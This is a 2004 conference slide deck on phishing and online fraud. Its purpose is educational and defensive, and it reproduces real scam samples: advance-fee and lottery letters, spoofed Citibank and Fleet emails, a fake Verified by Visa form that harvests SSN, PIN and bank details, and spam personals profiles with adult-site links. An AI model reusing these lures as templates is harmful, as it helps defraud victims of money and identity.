


Phishing for Profit

Alex Keller, Network/Systems Administrator for
BSS Computing @ SFSU



<http://www.caida.org/>

October 13, 2004

Scope


- ◆ This talk is intended to provide basic information about common Internet fraud tactics with a special focus on phishing exploits which now constitute the fastest growing genre of consumer scams.
- ◆ After dissecting various forms of phishing and discussing attack vectors, I will provide a brief synopsis of defense techniques.





Phishing: (fish'ing) (n.) The act of sending an e-mail to a user falsely claiming to be an established legitimate enterprise in an attempt to scam the user into surrendering private information that will be used for identity theft.

-- <http://www.webopedia.com/TERM/p/phishing.html>



In the Wild...

- ◆ Phishing exploits are increasingly sophisticated and deleterious, and now constitute the most prominent and fastest growing Internet threat to end-users.
- ◆ Blended Threats: Phishing is often used in combination with other exploits (spyware, Trojans, keystroke loggers, worms, DDS attacks, etc.).





Cost to the United States

- ◆ "(phishing) cost \$1.2 billion in damage to U.S. Banks and credit card issuers last year (2003)...An estimated 57 million American have received a phished e-mail...An estimated 19 percent of U.S adult Internet users trusted enough to actually click on a link in the phishing e-mail and 3 percent reported actually entering sensitive personal or financial information. "
- ◆ "Nearly 2 million Americans have had their checking accounts raided by criminals in the past 12 months, according to a soon-to-be released survey by market research group Gartner. Consumers reported an average loss per incident of \$1,200, pushing total losses higher than \$2 billion for the year."

-- Gartner Research


UNITED STATES
DEPARTMENT OF
THE TREASURY





Cost Worldwide


- ◆ "Online identity theft caused damages of \$5 billion worldwide...expect something like 20-30 billion this year (2005) in phishing, as now, we're facing an epidemic."
- New York Times, June 2004
- ◆ In March, mi2g Intelligence, a digital risk management company, estimated that the combined economic damage of Bagle, MyDoom, and NetSky cost more than \$100 billion worldwide. In 2003, spam cost businesses \$10 billion in lost productivity and bandwidth.



So What Exactly Is Phishing & What Can We Do About It?

- 1) Learn to identify suspicious messages and web sites
- 2) Educate ourselves (and others) on the techniques being used
- 3) Minimize the threat vector
- 4) Defend your privacy

EDUCATION AND VIGILANCE ARE YOUR BEST DEFENSE!



Examples of Phishing Message Delivery (Attack Vector)

- ◆ Email
- ◆ Web Pages (forums, ad banners, etc.)
- ◆ Instant Messaging, IRC, P2P, etc.



Social Engineering 101

"this is not the website you are looking for..."

- ◆ Advanced Fee Fraud (419)
- ◆ Update Your Account
- ◆ Personals Phishing
- ◆ AVS Scams
- ◆ Plug-Ins and Browser "Enhancements"
- ◆ Trojaned Applications
- ◆ "Thank you for your purchase"
- ◆ Security Patch by Email



Advanced Fee Fraud



Dearest one,

Greetings as you go through the dept of this email designed to inform you of my desire to go into business relationship with you which will in turn be of a great mutual benefit to both of us although I selected your email address among others because of it's esteeming nature while surfing the internet. I am GEORGE TUMBA the only child of late Mr. and Mrs. EDMOND TUMBA, my parents were very wealthy cocoa merchant based in Abidjan, the economic capital of Ivory coast before they were both poisoned to death by my father's brothers while on a family meeting in the village. However, before my father gave up to the ghost on the 24th of Dec.2001 in a private hospital here in Abidjan, he secretly waved me to his bedside and whispered in my ear that he deposited the sum of TWELVE MILLION DOLLARS (USD\$12,000.000) in one metallic trunk box into an Abidjan base security company under the coverage of family valuables using my name as the next of kin. He also made me to understand that his brothers were responsible for his death and instructed me to look for a foreigner who will help me transfer this fund and invest it wisely abroad and to prove it all, six month after my parents death his brothers sold all his properties including our family house and now seeking to kill me too. Dear, I am honorably seeking for your assistance to help me sign-out the boxes from the security company and transfer this funds to your country possibly through your account if we can reach a compromise because you will stand as the guardian to this funds while I further my education in your country. Incase, you wish to assist me and know more about this matter do not hesitate to reach me for your response through this email georgetumba2@zwallet.com I look forward to hear from you soonest.

Thanks and God bless you and your family. GEORGE TUMBA.

Won the World Lotto!

WORLD EMAIL LOTTO, 16 BELDON STRAAT ,1070, BRUSSELS, BELGIUM.

FROM: THE DESK OF THE DIRECTOR PROMOTIONS, INTERNATIONAL PROMOTIONS/PRIZE AWARD DEPARTMENT, REF: AST341739DS ATTN: AWARD NOTIFICATION; FINAL NOTICE

We are pleased to inform you of the announcement today, 8th October, 2004, of winners of the WORLD EMAIL LOTTO/ INTERNATIONAL PROGRAMS held on 6th October 2004, where our winners were listed and you have emerged as one of the possible winners. You / your company, attached to ticket number 013-2316-2002-477, with serial number A025-09 drew the lucky numbers 37-13-34-85-56-42, and consequently won in category B. You have therefore been approved for a lump sum pay out of US\$1,200,000.00 in cash credited to file REF NO. REF: AST341739DS. This is from total prize money of US\$ 8,000,000.00 shared among the six(6) international winners in the category B. All participants were selected through a computer ballot system drawn from 30,000 names from Australia, New Zealand, America, Asia, Europe, USA and North America as part of our International Promotions Program, which is conducted annually.

CONGRATULATIONS! Your fund is now deposited with a Finance and Security House and insured in your name. Due to the mix up of some numbers and names, we ask that you keep this award strictly from public notice until your claim has been processed and your money remitted to your account. This is part of our security protocol to avoid double claiming or unscrupulous acts by participants of this program. We hope with a part of your prize, you will participate in our end of year high stakes US\$1.3 billion International lotto. To begin your claim, please contact your claims officer immediately: jerry peters Account Director Worldemaillotto Bv TEL: +32-496-879-223 [EMAIL: jerrypeters230@netscape.net](mailto:jerrypeters230@netscape.net)



Another 7.5 Million \$




From: Mr. Cheung Pui Hang Seng Bank Ltd Sai Wan Ho Branch 171 Shaukiwan Road Hong Kong.

Reply To: cheungpui00852@netscape.net

Good Day, Let me start by introducing myself. I am Mr. Cheung Pui credit officer of the Hang Seng Bank Ltd. I have a concealed business suggestion for you. Before the U.S and Iraqi war our client General. Ibrahim Moussa who was with the Iraqi forces and also business man made a numbered fixed deposit for 18 calendar months, with a value of Twenty millions Five Hundred Thousand United State Dollars only in my branch. ...WHAT IS TO BE DONE: I want you to know that I have had everything planned out so that we shall come out successful...There is no risk involved at all in the matter as we are going to adopt a legalized method and the attorney will prepare all the necessary documents. Please endeavor to observe utmost discretion in all matters concerning this issue. Once the funds have been transferred to your nominated bank account we shall share in the ratio of 65% for me, 30% for you and 5% for any expenses incurred during the course of this operation. Should you be interested please send me your full names and current residential address. Your earliest response to this letter will be appreciated.and i will prefers you to reach me on this email: cheungpui00852@netscape.net Kind Regards Mr. Cheung Pui.
EMAIL:cheungpui00852@netscape.net

If it sounds too good to be true...It probably is.

"Update Your Account"



The screenshot shows a web browser window displaying a Citibank page. At the top left is the Citibank logo. At the top right is a navigation bar with links: Privacy, citi.com, Careers, Use Credit Wisely, Site Map, citicards.com, and Español. A mouse cursor is pointing at the 'citicards.com' link. The main content area contains a message to a 'Dear Citibank user', explaining a security review and providing a URL for account verification. The URL is: <http://www.citibank.com/aw-cgi/citiISAPI.dll?verification/%?7088080019>. Below this, there is a 'Thank you' message, a link to 'Accounts Management', and a reference to the 'User Agreement'. The footer contains copyright information for 1995-2003 Citibank Inc. and links to 'Announcements', 'Register', 'SafeHarbor (Rules & Safety)', and 'About us'.

 [Privacy](#) • [citi.com](#)
[Careers](#) • [Use Credit Wisely](#) • [Site Map](#) • [citicards.com](#) • [Español](#)

Dear Citibank user,

As part of our continuing commitment to protect your account and to reduce the instance of fraud on our website, we are undertaking a period review of our member accounts.

You are requested to visit our site by following the link given below
<http://www.citibank.com/aw-cgi/citiISAPI.dll?verification/%?7088080019>

Please fill in the required information.

This is required for us to continue to offer you a safe and risk free environment to run your business, and maintain the Citibank experience.

Thank you

[Accounts Management](#)

As outlined in our User Agreement, Citibank will periodically send you information about site changes and enhancements. Visit our Privacy Policy and [User Agreement](#) if you have any questions.

Copyright 2003 Citibank Inc. All Rights Reserved.

Designated trademarks and brands are the property of their respective owners.

Citibank and the Citibank logo are trademarks of Citibank Inc.

[Announcements](#) | [Register](#) | [SafeHarbor \(Rules & Safety\)](#) | [About us](#)

Copyright © 1995-2003 Citibank Inc. All Rights Reserved.

Designated trademarks and brands are the property of their respective owners.

Use of this Web site constitutes acceptance of the Citibank [User](#)

"Verification of User Data"



Dear Fleet bank user,

During our regular update and verification of the user data, you must confirm your credit card details.

Please confirm your information by clicking link below:

http://cards.fleet.com/card_features/cardmember_access.shtml

Regards, FleetBank

"Security Update"



Notice spoofed address location and title bar.

"Special" Fraud Prevention Just for You!

Get reassurance that **only you** can use your Visa card online. Protect your Visa card online with a personal password.

*******LN**
Ten American's groundbreaking, first-of-its-kind service. It's safe and secure.



All online merchants receive every day thousands of online fraud complaints.

In order to prevent any fraudulent activity with your card we offer you free enrollment in Verified by Visa program.

Verified by Visa protects your card with a password you create, giving you reassurance that only you can use your card online.

Simply activate your card and create your personal password. You'll get the added confidence that your card is safe when you shop at online stores.

Once your card is activated, your card number will be recognized whenever you purchase at participating online stores. You'll enter your password in the Verified by Visa window, your identity will be verified, and the transaction will be completed.

You may activate now by filling out the form below. If your card issuer is participating in Verified by Visa (most issuers are) we'll verify your identity, create your Verified by Visa password and email it to you.

Please Verify Your Identity.
Complete this form and then click **Activate Now**.

Personal Information:

Card Number:

Expiration Date: **Month** **Day** **Year**
Leave day as -1, if day on Credit/Debit card is not listed

Your Name on Card:

Please enter your billing address as it appears on your credit card bill statement:

Billing Address:

City:

State/Province:

Home phone:

Zip/Postal Code:

Country:

Card Validation Code*:
Check 3 digits on the back of your card

Email address:

Bank Routing #:

Checking Account #:

Social Security Number:

ATM Pin Code:

Mother's Maiden Name:

Date of Birth: **Month** **Day**

Driver Licence Number:

Click **Activate Now** to send your information to Visa for processing.

RENTALCAR U.S.A. | 1-800-454-4545 | 1-800-454-4545 | 1-800-454-4545 | 1-800-454-4545
© Copyright 2005, Visa U.S.A. All rights reserved.

Personals Phishing

hi ya,


saw your personal last night and thought you sounded really cool ;) most of the guys on here are really lame, but you seemed different. i set up my first web site if you want to see some sexy pics of me....but don't tell people because i don't want just anybody to see them!

XOXO


~ debbie

Basics Yahoo! ID: a_model_that_loves_2_css Real Name: Parks Nickname: * Model Babe * Location: Ca Age: 19 Marital Status: Single Gender: Female Occupation: work	 I'm online now! Send me a message	ADVERTISEMENT 
More About Me Hobbies: fjejo After getting off from work I love to have a few drinks with the boys down the street and sometime they get a little lucky jfoseew Latest News: fjekepa I just got a webcam and love using it so go over to my homepage below and see if ive got it on jfiet		
Links • Home Page: • Cool Link: M	Create your own home page at GeoCities	
YAHOO! personals Welcom [Join] Profile Details: Back to Search Results  View All My Photos (2) About Me and My Match » Are we a match?	Just such (Active dur) About Me Name: Genders: Location: Age: Marital Status: Body Types: Heights: Eyes: Hair: Ethnicity: Sense of Humor:	Basics Yahoo! ID: katty_mint Real Name: Katty Nickname: minty Location: Cali Age: 21 Marital Status: Single Gender: Female Occupation: nothing I'm online now! Send me a message More About Me Hobbies: omg i am so lazy these days!!! i found that wicked cam place, its nwtl adult havn i just stay up all night on line.. with my buddy Knuty and gale we meet :) Latest News: come see our crazy summer voyeur debate!! all grown up and on line caming, my mom would KILL me! see my listing on our home page link so you can watch us! we love guys eyes on us check our homepage lin Favorites Quote "i live your dream" Links Create your own home page at GeoCities! • Home Page: http://www.buffordand.net/Trist/T5/katty/Cam.htm • Cool Link 1: http://www.americanhotcams.com • Cool Link 2: http://www.alwaysforsex.com • Cool Link 3: http://www.kodimad.net



AVS Scams




Want to See Me
Naked? First sign
up for our **Adult
Verification
Service** and/or
install this browser
plug-in.



Plug-Ins and Browser "Enhancements"


